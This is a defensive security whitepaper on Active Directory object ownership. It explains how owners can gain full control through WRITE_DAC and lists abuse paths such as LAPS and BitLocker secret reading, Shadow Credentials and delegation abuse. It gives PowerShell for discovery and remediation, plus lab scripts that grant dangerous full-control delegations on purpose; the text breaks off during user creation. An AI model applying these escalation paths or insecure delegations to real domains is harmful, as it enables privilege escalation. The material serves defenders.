



Owner or Pwned?

Discovering and Remediating AD Object Ownership Issues

Abstract

The default behavior in Active Directory allows the Owner of an AD Object to fully control that Object. Do you know who owns objects in your AD Forest? Do you know which AD Object Owners could compromise your AD Forest? Do you know who could own your AD Objects and who could Pwn your AD?

Jim Sykora

JimSykora at TrimarcSecurity dot com

Owner or Pwned?

Discovering and Remediating AD Object Ownership Issues

The default behavior in Active Directory allows the Owner of an AD Object to fully control that Object. Do you know who owns objects in your AD Forest? Do you know which AD Object Owners could compromise your AD Forest? Do you know who could own your AD Objects and who could Pwn your AD?

Who's the Owner?

When an Object is created in Active Directory an Owner will be assigned depending on the privileges of the Creator of that Object.



If the Creator is a member of Domain Admins, then Domain Admins will be the security principal assigned as the Owner. Ditto for Enterprise Admins. If the Creator is a member of both Domain Admins and Enterprise Admins, then Domain Admins will be assigned as Owner. This is standard ownership. Having an AD Admin security group (Domain Admins, Enterprise Admins, or Administrators) as Owner of an Object is the most secure scenario when it comes to AD Object ownership.

The situation gets tricky, and dangerous, when security principals that are not members of Domain Admins or Enterprise Admins create AD Objects. This can happen through delegated rights, user rights assignments, or when a user is a member of the BUILTIN\Administrators group for the domain (but not DA or EA).

Trimarc often discovers AD Objects with non-standard ownership in Active Directory Security Assessments (ADSA):

- Organization Units (OU) with non-standard Owners. This generally occurs when delegated groups have control over an OU and are allowed to create sub-OUs.
- Computer Objects with non-standard Owners. This can be from delegation to Join a computer to the domain or delegated rights on an OU or the Computers container to create Computer Objects. *Note: There can sometimes be a misconception that the default ability of authenticated users to add up to 10 workstations to the domain would cause non-standard ownership as well, however the SeMachineAccountPrivilege & ms-DS-MachineAccountQuota result in a computer that is Owned by the Domain Admins group while the computer's creator is captured in the msDS-CreatorSID attribute.*
- Groups with non-standard Owners. This is usually from delegations at the domain or OU level allowing non-administrative users to create groups.

- Users with non-standard Owners. This is usually from delegations at the domain or OU level allowing non-administrative users to create new Users.
- Active Directory Certificate Services (AD CS) objects in the Public Key Services container with non-standard Owners. This is usually from delegating rights to certificate templates and/or CA host objects.
- Group Policy Objects with nonstandard-Owners. This can arise from delegating rights to create GPOs or being a member of Group Policy Creator Owners.
- Active Directory Integrated DNS zones and nodes with nonstandard-Owners. This can occur when a member of DnsAdmins or other security principal delegated rights to create zones creates a zone, or when anyone that's not a Domain Admin or Enterprise Admin creates a DNS node (record). This happens every time a dynamic registration occurs and anytime an authenticated user creates a DNS record/node.

To reiterate, there's a difference in ownership on an AD Object when:

- A member of Domain Admins or Enterprise Admins creates an object: Their group becomes the owner.
- An Authenticated User creates a computer object with the SeMachineAccountPivilege User Rights Assignments: Domain Admins group becomes the owner.
- An Authenticated User creates a DNS node with the default privilege to do so in any DNS zone: That individual user's (or computer's) security principal becomes the owner.
- A privileged user (which isn't a member of DA/EA) OR a user with delegated rights creates an object: That individual user's security principal becomes the owner.

The scope and scale of the issue often depends on whether the non-standard Owner is an individual delegated account, or a service account. It's not uncommon to find service accounts for computer provisioning solutions as being owners on tens of thousands of computer objects.

The Creator of an AD Object isn't always the Owner. Ownership can be modified in a few different ways:

- Delegated WriteOwner permissions
- Full Control (GenericAll) permissions, which includes WriteOwner permissions
- User Rights Assignment to Take ownership of files or other objects
- User Rights Assignment to Restore files and directories

This is covered in more detail in a [later section “Who Else Can Be the Owner?”](#).

The [Microsoft documentation](#) on who the Owner will be isn't always perfectly clear. It's not so much that the rules aren't clear, if you're good at jumping around in the documentation, but that the rules in this link are what happen if the new object's security descriptor isn't specified when the object is created. In most cases, from what I can tell, the default security descriptor is provided by the AD Schema, or it is provided at object creation (when allowed, which is discussed more in the [LDAP Add & Modify section](#)).

The Danger Zone



Active Directory permissions abuses, also known as ACE/ACL or DACL abuse, have existed since the first organizations upgraded their NT 4.0 Domains to Windows 2000 AD DS domains. These abuses have become more common in recent years as knowledge of the techniques have become more mainstream and tooling to discover and abuse the permissions model more readily available. A sufficiently advanced attacker may rely on these abuses to blend in more closely with routine behavior or to work around other baseline defenses. The ability to modify permissions on an object can provide the ultimate in DACL abuse: create your own DACL.

Non-standard Owners can be dangerous because the default behavior in Active Directory is to grant Owners rights to Read and Modify Permissions (WRITE_DAC) on the Object. The ability to Modify Permissions can be abused by an attacker with control of the Owner security principal to assign any Access Control Entry (ACE) to the object that the attacker desires. That could be granting the attacker-controlled Owner security principal Full Control (GenericAll) over the object, or the attacker could grant any other security principal rights on the object.

In other words, by default, the Owner of an AD Object can easily gain Full Control on that object. This means AD Object Owners are one step away from:

- Reading the plaintext ms-mcs-AdmPwd LAPS credential on computers
- Modifying the servicePrincipalName or ms-DS-AllowedToActOnBehalfOfOtherIdentity attributes for Kerberos abuse
- Modifying the msDS-KeyCredentialLink for Shadow Credentials abuse
- Reading the msfve-recoverypassword attribute to access the BitLocker recovery key
- Modifying a GPO linked to domain root, Domain Controllers, or OUs with Admin accounts
- Modifying an AD CS certificate template, object, or CA host for PKI abuse
- Force-resetting a user account password
- Add a malicious logon script
- Adding members to a privileged group
- Manipulating a DNS record

In addition to the WRITE_DAC issue on all AD Objects, Computer Objects in AD have a default CREATOR OWNER ACE that allows for “[Validated write](#) to computer attributes” by the creator of the Computer Object. This allows an attacker with capability to create new Computer Objects to modify the SPN, DNS host name, UAC value, and every other property or attribute on that Computer Object via extensive WriteProperty, Self, and owner permissions. The attacker-controlled Computer Object can then be used to pivot to other attack types such as [Resource-Based Constrained Delegation abuse](#), [SPN-jacking](#), or just reading the confidential attributes. By default, every Authenticated User can join up to 10 computers to the domain via the Machine Account Quota and default User Rights Assignments ([ms-DS-MachineAccountQuota](#) + [SeMachineAccountPrivilege](#)).

When the Owner is a privileged and protected security principal (other than DA/EA) the situation is only slightly more risky than standard ownership (owned by an AD Admins group), unless or until that user’s privileged access is revoked. If an Owner that was a delegated admin or member of BUILTIN\Administrators is removed from those privileged assignments, they don’t automatically lose their Ownership privileges on objects.

Another dangerous scenario is when a standard user account is an object owner. This can happen due to delegations. An attacker who compromises this standard user’s credentials or workstation could then escalate themselves to local administrator on that device via LAPS, when configured in the environment.

Compromise of a service account that is an owner on many objects is another path towards lateral movement and privilege escalation. There are multiple ways an attacker can compromise a service account for the computer management solutions that often own a disproportionate amount of AD Objects in many AD Forests that Trimarc assesses. With control of the service account comes control of the objects that service account owns. This situation is common with many workstation provisioning solutions like SCCM or MDT that use a service account to join the computer to the domain.

Ownership (or the ability to write ownership) can also be abused by threat actors for [AD persistence that often flies under the radar](#) (PDF). Once AD is compromised it’s possible for an attacker to set ownership on AdminSDHolder or domain root to an attacker-controlled security principal and if partially evicted, use that ownership to regain control of AD.

If all that wasn’t dangerous enough:

“Additionally, the owner of an object has complete control (GenericAll equivalent) of the object, regardless of any explicit deny ACEs.” – Andy Robbins ([@wald0](#))

This means that even if there’s an explicit Access Control Entry to Deny the Owner’s security principal (or groups they’re a member of) on an AD Object, the Owner can still Write_DAC to remove that Deny ACE and then gain access.

Non-standard Ownership isn’t a new issue. It’s been around as long as Active Directory has existed (23+ years). There are instances of it being discussed on social media within the past few years:



Darren Mar-Elia
@groupolicyguy

...

This is a really important point. Don't miss AD object ownership when thinking about tiering, which confers effectively unlimited access to an object.

✍️ Jonas Vestberg @bugch3ck · Dec 3, 2021

Looking back at the last AD security assessments I have done, it is not uncommon that Tier 0 and Tier 1 resources (service accounts, computers, even DCs!) are Owned by the Tier 1 admin user that created the object.

[Show this thread](#)

12:19 PM · Dec 3, 2021

Reactive Approaches

Discovering Non-standard Owners

Discovering Non-standard Owners can be done with PowerShell, but the amount of time it takes to perform a query and process the information depends heavily on the size and scope of the Active Directory environment.

For smaller environments, something like this PowerShell one-liner can be a good starting point:

```
Get-ADObject -Filter * -properties ntSecurityDescriptor | Select-Object -Property Name, @{Name='ntSecurityDescriptorOwner'; Expression={$_.ntSecurityDescriptor.Owner}}, DistinguishedName | where { $_.ntSecurityDescriptorOwner -notlike "*\Domain Admins" -and $_.ntSecurityDescriptorOwner -notlike "*\Enterprise Admins" -and $_.ntSecurityDescriptorOwner -notlike "NT AUTHORITY\SYSTEM" -and $_.ntSecurityDescriptorOwner -notlike "BUILTIN\Administrators" }
```

Note: This query could take a long time to run in larger environments and I'm not claiming this is a well-written or optimized query. GPOs with non-standard ownership will be displayed via GUID instead of name.

This snippet will output the AD Object Name, the Owner, and the Object's Distinguished Name. The output may require a little filtering to remove Read-only Domain Controllers (RODCs) that have ownership on RODC-related objects. But largely the non-standard ownership should be accurate and ready to remediate.

For larger Active Directory environments, it may be necessary to break up queries by object type, filter by OU, perform queries domain-by-domain, and output results to CSV for further filtering. Or you could engage Trimarc to perform an [Active Directory Security Assessment](#) for your AD Forest(s) and non-standard object ownership will be part of the assessment and report.

Remediating Non-Standard Ownership

When a domain has only a handful of non-standard owners it's not overly challenging to use Active Directory Users and Computers (ADUC) to change an object's owner to Domain Admins. When it comes to setting standard ownership on many objects, it's time to look at PowerShell:

```
# Build the AD Object Path based on DistinguishedName
$ObjectPath = ("AD:" + (Get-ADUser <UserName>).DistinguishedName)
# Retrieve the current object ACL
$ACL = Get-ACL -Path $ObjectPath
# Specify the Domain Admins group for the current domain
$NewOwner = New-Object System.Security.Principal.NTAccount((Get-
ADDomain).NetBIOSName, "Domain Admins")
# Apply the NewOwner to the $ACL object in memory
$ACL.SetOwner($NewOwner)
# Apply the updated ACL to AD
Set-ACL -Path $ObjectPath $ACL
```

This snippet will need to be run as an AD Admin in the correct domain in order to apply standard ownership to <UserName>. This could be modified to take input from the previous snippet and iteratively set correct standard ownership on all items.

This snippet will not iterate through computer objects to remove permissions that were assigned to the CREATOR OWNER or resolve any modifications to the DACL by the owner that may have already occurred.

Proactive Approaches

There are a couple of approaches to proactively lessen the impact of non-standard object ownership in Active Directory: Owner Rights and dSHeuristics.

Owner Rights

[Owner Rights](#) is a well-known security principal (SID S-1-3-4) that was introduced with Windows Server 2008 AD DS. It's well-known in that it's a special entity known by the Windows security subsystem and available in all Active Directory domains running on at least Windows Server 2008 domain controllers. It's seemingly not well-known yet among AD operations and security teams despite being around for about 15 years. To the best of my knowledge Trimarc hasn't yet seen Owner Rights configured on an ACE in an ADSA engagement. I became aware of the Owner Rights group after reading a [great blog post by Daniel Ulrichs](#).

Per Microsoft, "*Owner Rights is a well-known security principal that you can add to the DACL of an object to specify the permissions that are assigned to owners of objects in the directory service. This added security feature overrides the default behavior of owners of objects in the system. Because owners of objects (as specified in the security descriptor of the object) have WRITE_DAC permission, they can give rights to themselves and to other security principals as they see fit.*"

The Owner Rights principal can be found in AD at: CN=Owner Rights,CN=WellKnown Security Principals,CN=Configuration,<localdomain>

Owner Rights aren't applied by default. Owner Rights needs to be specifically applied to object DACLs with an ACE. Preferably the Owner Rights principal is inherited from the DACLs of a well-designed OU structure. If Owner Rights isn't applied to a DACL, it won't take effect and the default pre-Windows 2008 behavior of Owners having WRITE_DAC will be in place regardless of the current Domain Functional Level or Domain Controller OS version.

When Owner Rights security principal is applied to objects it is possible to specify custom permissions for the Owner. Read Permissions or even an empty (being careful not to create a [NULL](#) DACL) permissions would be a good option.

I recommend reviewing the scenarios in the [Owner Rights link](#), but I've used a lab environment (Windows Server 2019 DC, fully patched, Windows2016 domain & forest functional level) showing how it works. I've done everything through PowerShell to make the tests repeatable and accurate across multiple lab environments. There are probably more efficient ways to do these PowerShell bits, but it gets the job done here. The PowerShell snippets I use are available on [GitHub](#).

1. Set up an OU structure

This OU structure includes 3 separate OUs. A placeholder OU to contain our test users and groups, a Test OU to determine the effects of the Owner Rights security principal, and a Control OU to demonstrate the Active Directory defaults.

Note: PowerShell snippets for steps 1-4 are located on GitHub as [Create-ObjectOwnerFoundation.ps1](#)

Figure 1 PowerShell snippet to create a lab OU structure and screenshot of resulting OU structure:

```
1 <# This snippet lays down the foundation of the lab environment. It creates OUs, groups, delegations, users, and
2 group membership. Run This First#
3
4 $Password = Read-Host "Enter a password for test users:" -AsSecureString
5
6 $ErrorActionPreference="SilentlyContinue"
7 Stop-Transcript | out-null
8 $ErrorActionPreference = "Continue"
9 Start-Transcript -path C:\Scripts\Create-ObjectOwnerFoundation.txt -append
10
11 $Domain = Get-ADDomain
12 $DomainRoot = $Domain.DistinguishedName
13 $TargetOU = (Get-ADDomain).DistinguishedName
14 $TestUserOU = "OU=OwnerRightsTestUsers,"+$TargetOU
15 $TargetOU1 = "OU=OwnerRightsTest,"+$TargetOU
16 $TargetOU2 = "OU=NoOwnerRightsTest,"+$TargetOU
17
18 # Create OUs for Testing AD Object Ownership
19     # OU for the test users and delegation groups
20     New-ADOrganizationalUnit "OwnerRightsTestUsers" -Path $DomainRoot
21     #Test OU where Owner Rights will have an ACE
22     New-ADOrganizationalUnit "OwnerRightsTest" -Path $DomainRoot
23     #Control OU
24     New-ADOrganizationalUnit "NoOwnerRightsTest" -Path $DomainRoot
25     New-ADGroup -Name "URASeRestorePrivilege" -SamAccountName "URASeRestorePrivilege" -GroupCategory Security -
GroupScope Global -Path $TestUserOU
```



2. Create Security Groups

These security groups will be used for custom delegation in this AD Object Ownership testing and will have test users added to them in a future step.

Figure 2 PowerShell snippet to create groups for delegation purposes and screenshot of results:

```

1 # Create Security Groups for delegation for AD Object Ownership Testing
2     # This group will be delegated Full Control at the domain root. Note: This is horribly insecure and nobody
3     # should do this!
4     New-ADGroup -Name "DelegatedFullControlDomain" -SamAccountName "DelegatedFullControlDomain" -GroupCategory
5         Security -GroupScope Global -Path $TestUserOU
6     # This group will be delegated Full Control on both OUs
7     New-ADGroup -Name "DelegatedFullControlOU" -SamAccountName "DelegatedFullControlOU" -GroupCategory Security -
8         GroupScope Global -Path $TestUserOU
9     # This group will be delegated the right to join workstations to the domain
10    New-ADGroup -Name "DelegatedJoinWorkstationDomain" -SamAccountName "DelegatedJoinWorkstationDomain" -
11        GroupCategory Security -GroupScope Global -Path $TestUserOU
12    # This group will be delegated the right to creat computer objects in both OUs
13    New-ADGroup -Name "DelegatedOUCreateComputer" -SamAccountName "DelegatedOUCreateComputer" -GroupCategory
14        Security -GroupScope Global -Path $TestUserOU
15    # This group will be added to a GPO linked to the Domain Controllers OU with the User Rights Assignment to join
16    # workstations to the domain
17    New-ADGroup -Name "URAJoinWorkstationDomain" -SamAccountName "URAJoinWorkstationDomain" -GroupCategory Security
18        -GroupScope Global -Path $TestUserOU
19    # This group will be added to a GPO linked to the Domain Controllers OU with the User Rights Assignment to
20    # SeTakeOwnershipPrivilege: Take ownership of files or other objects
21    New-ADGroup -Name "URASETakeOwnershipPriv" -SamAccountName "URASETakeOwnershipPriv" -GroupCategory Security -
22        GroupScope Global -Path $TestUserOU
23    # This group will be added to a GPO linked to the Domain Controllers OU with the User Rights Assignment to
24    # SeRestorePrivilege: Restore files and directories
25    New-ADGroup -Name "URASERestorePrivilege" -SamAccountName "URASERestorePrivilege" -GroupCategory Security -
26        GroupScope Global -Path $TestUserOU

```

Name	Type	Description
DelegatedFullControlDomain	Security Group - Global	
DelegatedFullControlOU	Security Group - Global	
DelegatedJoinWorkstationDomain	Security Group - Global	
DelegatedOUCreateComputer	Security Group - Global	
URAJoinWorkstationDomain	Security Group - Global	
URASERestorePrivilege	Security Group - Global	
URASETakeOwnershipPriv	Security Group - Global	

3. Delegate Permissions

This step includes adding the well-known security principal Owner Rights with a very limited permission set to the Test OU, but not the control OU. The rest of the delegations allow the test users to perform privileged actions in AD without being AD Admins in the domain, similar to how Trimarc often sees Help Desk or other lower-privileged roles delegated. (*Note: Some of these delegations are dangerous and are only done here for the purposes of the lab.*)

Figure 3 PowerShell snippet to delegate permissions to newly created groups:

```

1 # Delegate Permissions for AD Object Ownership Testing (NOTE: Many of these delegations are dangerous and I'm only
2     doing them here in a lab for testing purposes)
3     $OrganizationalUnit = $TargetOU1
4     $GroupName = "Owner Rights"
5
6     Set-Location AD:
7     # Need to manually add the SID here due to Owner Rights being a well-known identity.
8     $GroupSID = New-Object System.Security.Principal.SecurityIdentifier("S-1-3-4")
9     $ACL = Get-Acl -Path $OrganizationalUnit
10
11     $Identity = [System.Security.Principal.IdentityReference] $GroupSID
12     $ADRight = [System.DirectoryServices.ActiveDirectoryRights] "ListChildren"
13     $Type = [System.Security.AccessControl.AccessControlType] "Allow"
14     $InheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance] "All"
15     $Rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule($Identity, $ADRight, $Type,
16     $InheritanceType)
16
17     $ACL.AddAccessRule($Rule)
18     Set-Acl -Path $OrganizationalUnit -AclObject $ACL
19
20     # Delegate Full Control on Domain
21     $OrganizationalUnit = $DomainRoot
22     $GroupName = "DelegatedFullControlDomain"
23
24     Set-Location AD:
25     $Group = Get-ADGroup -Identity $GroupName
26     $GroupSID = [System.Security.Principal.SecurityIdentifier] $Group.SID
27     $ACL = Get-Acl -Path $OrganizationalUnit
28
29     $Identity = [System.Security.Principal.IdentityReference] $GroupSID
30     $ADRight = [System.DirectoryServices.ActiveDirectoryRights] "GenericAll"
31     $Type = [System.Security.AccessControl.AccessControlType] "Allow"
32     $InheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance] "All"
33     $Rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule($Identity, $ADRight, $Type,
34     $InheritanceType)
34
35     $ACL.AddAccessRule($Rule)
36     Set-Acl -Path $OrganizationalUnit -AclObject $ACL
37
38     # Delegate Full Control on TargetOU1
39     $OrganizationalUnit = $TargetOU1
40     $GroupName = "DelegatedFullControlOU"
41
42     Set-Location AD:
43     $Group = Get-ADGroup -Identity $GroupName
44     $GroupSID = [System.Security.Principal.SecurityIdentifier] $Group.SID
45     $ACL = Get-Acl -Path $OrganizationalUnit
46
47     $Identity = [System.Security.Principal.IdentityReference] $GroupSID
48     $ADRight = [System.DirectoryServices.ActiveDirectoryRights] "GenericAll"
49     $Type = [System.Security.AccessControl.AccessControlType] "Allow"
50     $InheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance] "All"
51     $Rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule($Identity, $ADRight, $Type,
52     $InheritanceType)
52
53     $ACL.AddAccessRule($Rule)
54     Set-Acl -Path $OrganizationalUnit -AclObject $ACL
55
56     # Delegate Full Control on TargetOU2
57     $OrganizationalUnit = $TargetOU2
58     $GroupName = "DelegatedFullControlOU"
59
60     Set-Location AD:
61     $Group = Get-ADGroup -Identity $GroupName
62     $GroupSID = [System.Security.Principal.SecurityIdentifier] $Group.SID
63     $ACL = Get-Acl -Path $OrganizationalUnit
64
65     $Identity = [System.Security.Principal.IdentityReference] $GroupSID
66     $ADRight = [System.DirectoryServices.ActiveDirectoryRights] "GenericAll"
67     $Type = [System.Security.AccessControl.AccessControlType] "Allow"
68     $InheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance] "All"
69     $Rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule($Identity, $ADRight, $Type,
70     $InheritanceType)
70
71     $ACL.AddAccessRule($Rule)
72     Set-Acl -Path $OrganizationalUnit -AclObject $ACL
73
74     # Delegate Join Workstation to Domain
75     $OrganizationalUnit = $DomainRoot
76     $GroupName = "DelegatedJoinWorkstationDomain"
77
78     Set-Location AD:
79     $Group = Get-ADGroup -Identity $GroupName
80     $GroupSID = [System.Security.Principal.SecurityIdentifier] $Group.SID
81     $ACL = Get-Acl -Path $OrganizationalUnit
82
83     $Computers = [GUID]"bf967a86-0de6-11d0-a285-00aa003049e2"
84     $Identity = [System.Security.Principal.IdentityReference] $GroupSID
85     $ADRight = [System.DirectoryServices.ActiveDirectoryRights] "CreateChild"
86     $Type = [System.Security.AccessControl.AccessControlType] "Allow"
87     $InheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance] "All"
88     $Rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule($Identity, $ADRight, $Type, $Computers,
89     $InheritanceType)
89
90     $ACL.AddAccessRule($Rule)
91     Set-Acl -Path $OrganizationalUnit -AclObject $ACL
92
93     # Delegate Create Computer on TargetOU1
94     $OrganizationalUnit = $TargetOU1
95     $GroupName = "DelegatedOUCreateComputer"
96
97     Set-Location AD:
98     $Group = Get-ADGroup -Identity $GroupName
99     $GroupSID = [System.Security.Principal.SecurityIdentifier] $Group.SID
100    $ACL = Get-Acl -Path $OrganizationalUnit
101
102    $Computers = [GUID]"bf967a86-0de6-11d0-a285-00aa003049e2"
103    $Identity = [System.Security.Principal.IdentityReference] $GroupSID
104    $ADRight = [System.DirectoryServices.ActiveDirectoryRights] "GenericAll"
105    $Type = [System.Security.AccessControl.AccessControlType] "Allow"
106    $InheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance] "All"
107    $Rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule($Identity, $ADRight, $Type, $Computers,
108    $InheritanceType)
108
109    $ACL.AddAccessRule($Rule)
110    Set-Acl -Path $OrganizationalUnit -AclObject $ACL
111
112    # Delegate Create Computer on TargetOU2
113    $OrganizationalUnit = $TargetOU2
114    $GroupName = "DelegatedOUCreateComputer"
115
116    Set-Location AD:
117    $Group = Get-ADGroup -Identity $GroupName
118    $GroupSID = [System.Security.Principal.SecurityIdentifier] $Group.SID
119    $ACL = Get-Acl -Path $OrganizationalUnit
120
121    $Computers = [GUID]"bf967a86-0de6-11d0-a285-00aa003049e2"
122    $Identity = [System.Security.Principal.IdentityReference] $GroupSID
123    $ADRight = [System.DirectoryServices.ActiveDirectoryRights] "GenericAll"
124    $Type = [System.Security.AccessControl.AccessControlType] "Allow"
125    $InheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance] "All"
126    $Rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule($Identity, $ADRight, $Type, $Computers,
127    $InheritanceType)
127
128    $ACL.AddAccessRule($Rule)
129    Set-Acl -Path $OrganizationalUnit -AclObject $ACL
130

```

Effective access	Permission	Access limited by
X	Full control	Object permissions
	List contents	Object permissions
X	Read all properties	Object permissions
X	Write all properties	Object permissions
X	Delete	Object permissions
X	Delete subtree	Object permissions
X	Read permissions	Object permissions
X	Modify permissions	Object permissions

Figure 4: Owner Rights has List contents permissions on the OwnerRightsTest OU

Type	Principal	Access	Inherited from	Applies to
Allow	CREATOR OWNER	Validated write to computer attributes.	DC=capcom,DC=local	Descendant Computer objects
Allow	Delegated Setup (CAPCOM\Delegated Setup)		DC=capcom,DC=local	This object and all descendant objects
Allow	DelegatedFullControlDomain (CAPCOM\Delegated...	Full control	DC=capcom,DC=local	This object and all descendant objects
Allow	DelegatedFullControlOU (CAPCOM\DelegatedFull...	Full control	None	This object and all descendant objects
Allow	DelegatedJoinWorkstationDomain (CAPCOM\Dele...	Create Computer objects	DC=capcom,DC=local	This object and all descendant objects
Allow	DelegatedOUCreateComputer (CAPCOM\Delegat...	Special	None	This object and all descendant objects
Allow	Domain Admins (CAPCOM\Domain Admins)	Full control	None	This object only

Note that CREATOR OWNER has Validated write to computer attributes on Descendent Computer objects. This will show up later and it was discussed in The Danger Zone section above.

Figure 5 Screenshot of User Rights Assignment delegation with groups highlighted:

Policy	Setting
Access this computer from the network	Everyone, BUILTIN\Administrators, NT AUTHORITY\Authenticated Users, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Pre-Windows 2000 Compatible Access CAPCOM\UR\AclInWorkstationDomain
Add workstations to domain	IIS APPPOOL\.NET v4.5, NT AUTHORITY\LOCAL SERVICE, NT AUTHORITY\NETWORK SERVICE, BUILTIN\Administrators, IIS APPPOOL\.NET v4.5 Classic
Adjust memory quotas for a process	BUILTIN\Administrators, BUILTIN\Backup Operators, BUILTIN\Account Operators, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Allow log on locally	BUILTIN\Administrators, BUILTIN\Backup Operators, BUILTIN\Server Operators
Back up files and directories	Everyone, NT AUTHORITY\LOCAL SERVICE, NT AUTHORITY\NETWORK SERVICE, BUILTIN\Administrators, Window Manager\Window Manager Group, NT AUTHORITY\Authenticated Users, BUILTIN\Pre-Windows 2000 Compatible Access
Bypass traverse checking	NT AUTHORITY\LOCAL SERVICE, BUILTIN\Administrators, BUILTIN\Server Operators
Change the system time	BUILTIN\Administrators
Create a pagefile	BUILTIN\Administrators
Debug programs	BUILTIN\Administrators
Enable computer and user accounts to be trusted for delegation	BUILTIN\Administrators, BUILTIN\Server Operators
Force shutdown from a remote system	IIS APPPOOL\.NET v4.5, NT AUTHORITY\LOCAL SERVICE, NT AUTHORITY\NETWORK SERVICE, IIS APPPOOL\.NET v4.5 Classic
Generate security audits	BUILTIN\Administrators
Increase scheduling priority	BUILTIN\Administrators
Load and unload device drivers	BUILTIN\Administrators, BUILTIN\Print Operators
Log on as a batch job	BUILTIN\IIS_IUSRS, BUILTIN\Administrators, BUILTIN\Backup Operators, BUILTIN\Performance Log Users
Manage auditing and security log	BUILTIN\Administrators, CAPCOM\Exchange Servers
Modify firmware environment values	BUILTIN\Administrators
Profile single process	BUILTIN\Administrators
Profile system performance	BUILTIN\Administrators, NT SERVICE\WdServiceHost
Remove computer from docking station	BUILTIN\Administrators
Replace a process level token	IIS APPPOOL\.NET v4.5, NT AUTHORITY\LOCAL SERVICE, NT AUTHORITY\NETWORK SERVICE, IIS APPPOOL\.NET v4.5 Classic
Restore files and directories	BUILTIN\Server Operators, CAPCOM\UR\SeRestorePrivilege , BUILTIN\Backup Operators, BUILTIN\Administrators
Shut down the system	BUILTIN\Administrators, BUILTIN\Backup Operators, BUILTIN\Server Operators, BUILTIN\Print Operators

4. Create Test User Accounts


Here we create all our test users and add them to their corresponding security groups to gain administrative or delegated privileges. I've also added the non-admin users to the Remote Management Users group so that future PSRemote commands will work properly. This is only being done for the purposes of this lab and as noted, is not safe to do in a production environment. (*Note: Creating multiple accounts with the same password is not a good idea and is only done here for lab purposes. There are also other ways this could have been scripted out without using PSRemote, such as runas.exe /netonly.*)

Figure 6 Table of users with their initial permissions:

Name	SAMAccountName	Privilege(s)
OwnershipTest Admin	OwnershipTestAdmin	MemberOf BUILTIN\Administrators for Domain
OwnershipTest AO	OwnershipTestAO	MemberOf Account Operators
OwnershipTest AuthUsers	OwnershipTestAU	None (Domain Users)
OwnershipTest DA	OwnershipTestDA	MemberOf Domain Admins
OwnershipTest DFCD	OwnershipTestDFCD	Delegated Full Control rights at Domain root
OwnershipTest DFCO	OwnershipTestDFCO	Delegated Full Control rights at OU level
OwnershipTest DJWD	OwnershipTestDJWD	Delegated Join Workstation to Domain at Domain root
OwnershipTest DOCC	OwnershipTestDOCC	Delegated Create Computer at OU level
OwnershipTest EA	OwnershipTestEA	MemberOf Enterprise Admins

OwnershipTest SA1	OwnershipTestSA1	MemberOf Server Operators
OwnershipTest URAJWD	OwnershipTestURAJWD	GPO User Rights Assignment to Join Workstation to Domain (same as default Authenticated Users)
OwnershipTest URARP	OwnershipTestURARP	GPO User Rights Assignment to SeRestorePrivilege
OwnershipTest URATO	OwnershipTestURATO	GPO User Rights Assignment to SeTakeOwnershipPrivilege
Attacker Controlled	AttackerControlled	None (Domain Users)

Figure 7 PowerShell snippet to create test users:



```

1 # Create User accounts AD Object Ownership testing (NOTE: It's an awful idea to set users with the same credential.
This is for lab purposes only!!)
2 New-ADUser -Name "OwnershipTest DA" -SamAccountName "OwnershipTestDA" -AccountPassword $Password -Enabled $true -
Path $TestUserOU
3 New-ADUser -Name "OwnershipTest EA" -SamAccountName "OwnershipTestEA" -AccountPassword $Password -Enabled $true -
Path $TestUserOU
4 New-ADUser -Name "OwnershipTest Admin" -SamAccountName "OwnershipTestAdmin" -AccountPassword $Password -Enabled
$true -Path $TestUserOU
